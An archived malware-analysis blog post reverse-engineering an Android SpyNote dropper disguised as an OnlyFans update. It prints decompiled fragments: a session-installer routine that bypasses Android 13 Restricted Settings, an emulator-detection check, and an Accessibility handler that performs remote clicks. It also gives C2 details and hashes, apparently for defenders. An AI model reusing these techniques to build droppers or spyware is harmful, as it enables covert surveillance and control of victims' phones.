# Android/SpyNote bypasses Restricted Settings + breaks many RE tools

By @cryptax

Published: 2024-02-19 · Archived: 2026-04-05 23:12:27 UTC


5 min read

Feb 19, 2024

Today, I reversed an Android spyware with multiple tricks. The malware has been discovered by @malwrhunterteam 2 days ago.


> **Abstract**
>
> The malware bypasses Android 13 Restricted Settings by using a session-based package installer to load a second (malicious) APK, which is stored locally in the assets.
>
> The second APK uses a malformed ZIP which breaks most automatic unzipping tools. It is packed with JsonPacker but, because of bad ZIP, the payload must be retrieved more or less manually.
>
> The malicious payload reveals an obfuscated SpyNote sample, with anti-emulation detection.

The malware poses as an OnlyFans app for adult content. It has the interesting package name of “tiramisudropper”.




Unfortunately, we won’t get any Tiramisu, only a malicious payload 😢

When launched, it displays an activity which suggests to update the application (layout `d`). In reality, no update nor download occurs: the malware embeds another APK ( `assets/child.apk` ) and installs it.




The activity says “Update the application OnlyFans? To continue using OnlyFans, you need to update the application”. Note that hitting the submit button does **not** go to Google Play. The malicious APK is embedded in the wrapping one.

## Bypassing Android 13 Restricted Settings

As you may know, Android’s Accessibility API is massively abused by malware to perform any kind of task on the victim’s phone (swipe, steal password, record unlock gestures, display overlays…). Google addressed this with Restricted Settings in Android 13. Unfortunately, this can be bypassed by using a session-based package installer, which is what the malware does.

```
public final void onCreate(Bundle bundle0) {
        super.onCreate(bundle0);
        this.setContentView(0x7F0D001D);
        PackageInstaller.Session packageInstaller$Session0 = null;
        try {

            PackageInstaller packageInstaller0 = this.getPackageManager().getPackageInstaller();
            packageInstaller$Session0 = packageInstaller0.openSession(packageInstaller0.createSession(new Pacl
            this.a(packageInstaller$Session0);
...
}

public final void a(PackageInstaller.Session packageInstaller$Session0) {
        InputStream inputStream0;

        OutputStream outputStream0 = packageInstaller$Session0.openWrite("package", 0L, -1L);
        try {
            inputStream0 = this.getAssets().open("child.apk");
        }
```

```
...
}
```

The technique of using a session-based installer is not new and has already been seen in other malware such as SecuriDropper. However, it is the first time I see it used to install a local APK (in conjunction with `openWrite`), usually the APK is downloaded from a remote malicious server.

## Malformed ZIP

The child APK is malformed so that a careless unzip creates directories that overwrite important files with the same name, e.g. AndroidManifest.xml and classes.dex.

Press enter or click to view image in full size



The APK unzips with a **directory** named classes.dex. But that's the reserved name for the application's Dalvik Executable file… This causes unzipping issues.

The technique has already been seen last week in Android/SpyNote.

## Packed with JsonPacker

While the previous technique is not extremely advanced and can be fixed by manually renaming overwritten files, it is sufficient to break numerous automatic tools such as Apktool, DroidLysis, JADX, Kavanoz…

Press enter or click to view image in full size




apktool processes the APK with multiple errors.

The APK is packed with JsonPacker. In theory, Kavanoz can unpack these without any problem, but because of the malformed ZIP it breaks before. So, I unpack with my unpacking script, `jsondecrypt.py`. For that, we need to find the encrypted JSON and the decryption key.

## Get @cryptax's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Both are spotted in the custom Application class (thanks to JEB for automatic decryption) : the JSON filename is `./assets/iAQGL.json` and the key is `wke`.

```
package com.define.speed;
public class TKcUaBaNq extends Application {
  public TKcUaBaNq() {
     this.ARlZmOuPhLkSyYbBxNhGzOyFqPuNbAoXtEfNrYb = null;
     this.XZjOzKeFjUfExAdEfUyLnGoCzXoGzZrYcJuGeYhSbYoPhEpMsEg = "DynamicOptDex";
     this.NXmQpTsPhCtKeCmEpYp = "iAQGL.json";
     this.NRlOrXhHqYeQxRbWkOgRfZnLaRyMtTd = 0;
...
     this.EIbBgThAbWtIxNqDxWnKbHtNpTbFkQl = "wke";
```

We unpack and find the payload `classes.dex` (sha256: `f37d7b0ce5fcb839f6ce181b751d9d149c4a9a8e568d8f1881f887b3770df3ab`)

```
$ python3 jsondecrypt.py -i ./iAQGL.json -k wke
$ unzip unpacked.zip
Archive:  unpacked.zip
  inflating: classes.dex
```

## Malicious Payload

We can now get into the malicious payload. The main activity is named `carlo.dispatch.dktgfybenxphkfoqxhjzdqnsulaesmgnmhcobenogkwhkniuqs2.hlokjraiblierqbrrangfuwfxtxkomwsfgqlaorjhghsdvbgel6SJ` — not as nice as TiramisuDropper 😉.

### Anti-emulation

The malware detects standard Android emulators and other emulators such as Genymotion.

```
 private boolean isEmu_DIV_ID_lator() {
        return (Build.BRAND.startsWith("generic"))
          && (Build.DEVICE.startsWith("generic"))
          || (Build.FINGERPRINT.startsWith("generic"))
          || (Build.FINGERPRINT.startsWith("unknown"))
          || (Build.HARDWARE.contains("goldfish"))
          || (Build.HARDWARE.contains("ranchu"))
          || (Build.MODEL.contains("google_sdk"))
          || (Build.MODEL.contains("Emulator"))
          || (Build.MODEL.contains("Android SDK built for x86"))
          || (Build.MANUFACTURER.contains("Genymotion"))
          || (Build.PRODUCT.contains("sdk_google"))
          || (Build.PRODUCT.contains("google_sdk"))
          || (Build.PRODUCT.contains("sdk"))
          || (Build.PRODUCT.contains("sdk_x86"))
          || (Build.PRODUCT.contains("sdk_gphone64_arm64"))
          || (Build.PRODUCT.contains("vbox86p"))
          || (Build.PRODUCT.contains("emulator"))
          || (Build.PRODUCT.contains("simulator"));
    }
```

This can be bypassed during analysis with an adequate Frida hook. Actually, we don't even need it because anti-emulation is only enabled if the `Anti_emu` function below returns True. By chance, this is not the case, because the default value for

`Checkemu` is `increasingc1`.

```
public static boolean Anti_emu() {
       return hlokjraiblierqbrrangfuwfxtxkomwsfgqlaorjhghsdvbgel6xGgwo137.Checkemu == "NOEMO";
   }
```


### Obfuscation

Press enter or click to view image in full size


The code contains lots of junk code. This particular screenshot is taken from an activity named hlokjraiblierqbrrangfuwfxtxkomwsfgqlaorjhghsdvbgel6CWhPr69 and will just iterate once and break out of the loop. This has absolutely no use, except to confuse the analyst.

### Accessibility

It is no surprise that the malware requests the end-user to enable Accessibility API. This is possible without restriction because Restricted Settings were bypassed during installation.




The malicious payload asks the end-user to enable Accessibility for the application.

The Accessibility API is handled by the service `carlo.dispatch.dktgfybenxphkfoqxhjzdqnsulaesmgnmhcobenogkwhkniuqs2.hlokjraiblierqbrrangfuwfxtxkomwsfgqlaorjhghsdvbgel6nS`
It reveals the typical behavior of an Android/SpyNote spyware. For example, the following code clicks on given coordinates.

Press enter or click to view image in full size

```
public void SW(String command) {
    boolean z;
    int y;
    try {
        if(Build.VERSION.SDK_INT >= 26) {
            int v = 1;
            if(command.startsWith("clk")) {
                String[] arr_s = command.split(":");
                int x = Integer.parseInt(arr_s[1]);
                int v2 = Integer.parseInt(arr_s[2]);
                if(command.contains("hold")) {
                    x = Integer.parseInt(arr_s[2]);
                    y = Integer.parseInt(arr_s[3]);
                    v = 3000;
                    z = true;
                }
                else {
                    y = v2;
                    z = false;
                }

                Path path0 = new Path();
                path0.moveTo(((float)x), ((float)y));
                GestureDescription.StrokeDescription gestureDescription$StrokeDescription0 = new GestureDescription.StrokeDescription(
                GestureDescription.Builder gestureDescription$Builder0 = new GestureDescription.Builder();
                gestureDescription$Builder0.addStroke(gestureDescription$StrokeDescription0);
                this.dispatchGesture(gestureDescription$Builder0.build(), null, null);
                return;
```

The remote servers sends a configuration which may contain commands such as “clk” or “hold”. The implementation shows how this clicks (or long click) on a given point of the screen.

- Bc: press (global) button BACK
- Ho: ensures that the screen is on and presses the HOME button
- Rc: press (global) button RECENT
- SK2 or SK: monitors the screenshot directory and performs the global action `GLOBAL_ACTION_TAKE_SCREENSHOT`.
- LK: locks the screen by global action `GLOBAL_ACTION_LOCK_SCREEN`.

The remote server is **95.174.67.245** on port **7744.**

SpyNote has numerous functionalities, and its full protocol is long to reverse. If I have time, I'll post that in another blog post… 😴.

## IOC

`46553a5db767a8b570e9d11bfe39e4817839daa534f2b5cedf54b72b2e735478` — OnlyFans.apk

`ba69178e065c3bc762e3c0066edcb6fcf48cad558e78eb2da4913a03d8244e87` child.apk

`f37d7b0ce5fcb839f6ce181b751d9d149c4a9a8e568d8f1881f887b3770df3ab` — payload

— the Crypto Girl

---

Source: https://cryptax.medium.com/android-spynote-bypasses-restricted-settings-breaks-many-re-tools-8791b3e6bf38